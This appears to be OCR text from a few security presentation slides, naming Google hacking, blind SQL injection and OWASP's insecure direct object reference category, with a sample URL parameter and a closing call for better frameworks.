

Hmmm...


Google
Hacking


Blind
SQL
injection



OWASP TOP 10: A4
Insecure Direct
Object Reference


campusid=305



Frameworks
must get better

